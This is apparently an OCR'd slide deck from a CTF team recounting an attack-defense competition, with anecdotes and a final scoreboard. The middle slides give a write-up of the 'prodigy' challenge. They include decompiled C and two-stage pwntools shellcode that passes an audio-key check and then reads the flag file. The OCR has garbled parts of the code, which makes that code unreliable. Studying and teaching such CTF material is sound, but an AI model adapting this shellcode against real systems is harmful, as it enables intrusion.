



# Dawn of The Second Day

27 Hours Remain -











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- attacking everyone and taking their flags




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


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- (still some difficulties with patching)
- way too much to do











#### Got some food (Biological Warfare agents)

TIP: don't eat food that requires an accident waiver (learned that the hard way :)










way:)

## Better eat some improvised cup noodles or pizza








#### Short break


- Go to casino floor
- Lose 20\$ in 10min
- Go back to reversing





#### One more night

- consume unhealthy amounts of caffeine
- back to full force reversing
- think about life
- don't think about liveCTF
- plan a strategy for day 3



#### Challenge jukebox - prodigy

- Jukebox is a ELF binary consisting of three sub-challenges
- We first blooded the third one prodigy

```
Welcome to jukebooox!
Would you like to play a song
[PROOODIGI] Looking for a song to master into vinyl that slaps in A Minor
jukebooox at (11.39, 13.47)
=== jukebooox ===
1. List songs
2. Play song
3. Upload song
4. List devices
5. Toggle device
6. Adjust volume
7. Interact with device
8. Quit
Select option:
```

#### Challenge overview

- The challenge allows users to upload audio files
- The sub-challenges are virtual audio devices that process uploaded wav files
- You can play them via a device
- And interact with devices (custom behaviour per device)

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6. Adjust volume

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8. Quit
Select option:
```

```
=== prooodigi ===
1. Download master
2. Validate master
3. Reset master
4. Crash and burn
5. Quit
Select option:
```

#### **Prodigy Overview**

- The interesting option is **crash and burn**
- It first validates whether the .wav has audible clicks and is in the right key
- Then it overrides and executes the .wav header with hardcoded shellcode

```
void prooodigi crash and burn(prooodigi state t *prooodigi){
   int16 t key;
   if (!validate recording(prooodigi, &key))
      return;
      Copy the shellcode header to the tape header
   memcpy(prooodigi->tape->header, (void*)shellcode header, shellcode size);
   // Execute the shellcode header from tape, which will zero registers and jump to tape data
   void (*copied header)(void*) = (void(*)(void))prooodigi->tape->header;
```

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- It first validates whether the .wav has audible clicks and is in the right key
- Then it overrides and executes the .wav header with hardcoded shellcode
- But there is no ret, the code just falls through to the next part
- We can control the next part which are the .wav samples

```
attribute ((naked)) static void shellcode header(void* new sp) {
  asm volatile (
    "mov %rdi, %rsp
                       \n\t" // Set up the new stack
    "xorq %rax, %rax
                          \n\t" // Zero all registers
    "xorq %rax, %rax
                          \n\t" // Zero all registers
    "xorq %rbx, %rbx
                          \n\t"
    ... //Clear all registers
    "xorq %r15, %r15
                          \n\t"
   "xorq %rbp, %rbp
                       \n\t" // Zero base pointer
                     \n\t" // Label marking end of useful shellcode
    "the end:
 );
```

```
typedef struct {
  uint8_t header[TAPE_HEADER_SIZE];
  uint8_t data[TAPE_DATA_SIZE];
} tape_t;
```

```
[PROOODIGI] Looking for a song to master into vinyl that slaps in A Minor
          jukebooox at (11.39, 13.47)
bool validate recording(procodigi state t *procodigi, int16 t* key)
  //Sudden changes in amplitude trigger clicks and are forbidden e.g jump from 0 to 255
  size t vinyl clicks = count clicks vinyl jump(samples double, num samples, prooodigi->frequency);
  // Musical key is given at the start of the application and must match
  *key = detect key(samples double, num samples, prooodigi->frequency);
  DEBUG PRINTF("vinyl clicks=%" PRIu64 " in key %s\n", vinyl clicks, KEY NAMES[*key]);
  if (*key != prooodigi->desired key || vinyl clicks != 0)
     dev printf("Not in the right key or clicks %d... pass\n", *key);
     free(samples double);
     return false;
```

return true;

#### Exploit plan

- Create a sine wave with the correct key
- Create a first stage payload which passes validation
- Create a second stage payload which leaks the flag

```
# Generate first stage shellcode
audio generate tone(key)
sc = asm(
    "nop;" * 0x22
    + "lea rax, [rip];"
    + "pop rbx;" * 0x12
                             Stack preparation
    + "lea rax, [rip];"
    + "nop;" * 0x38
    + "lea rax, [rip];"
                                         Load 2nd stage
    + shellcraft.read(0, "rax", 120)
    + "pop rbx;" * 0x12
```

```
# Second stage payload without validation restrictions
sc2 = asm(
    "nop;" * 35
    + shellcraft.pushstr("/flag")
    + shellcraft.open("rsp", 0)
    + shellcraft.read("rax", "rsp", 128)
    + shellcraft.write(1, "rsp", 128)
    +
```

# shellcraft.exit(0)

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# The Final Day - 3 Hours Remain -



shorter than the other days





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- chaotic, mostly attacking





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- first blood on a service :p





kuk-hofhackerei	256060	36900	4204	50000	347154
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	NAME	ATK	DEF	КОН	LIFECTF	Total
1.	mmm	591475	172700	151893	60000	976068
2.	blue-water	474900	50000	179076	133700	837676
3.	superdicecode	375550	36600	59543	70000	541693
4.	nu1l	368075	58300	175	70000	496550
5.	repokemonedcollections	350300	55600	23415	50000	479315
6.	mhackeroni	327800	51700	18709	80000	478209
7.	kalmarunionen	253500	39000	32159	60000	384659
8.	friendly-maltese-citizens	192225	37500	32065	100000	361790
9.	kuk-hofhackerei	256060	36900	4204	50000	347154
10.	cold-fusion	202425	43000	10935	50000	306360
11.	shellphish	160900	36800	0	90000	287700
12.	this-years-organizers	182725	37800	0	50000	270525



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#### // TODO

- improve tooling
- get more people



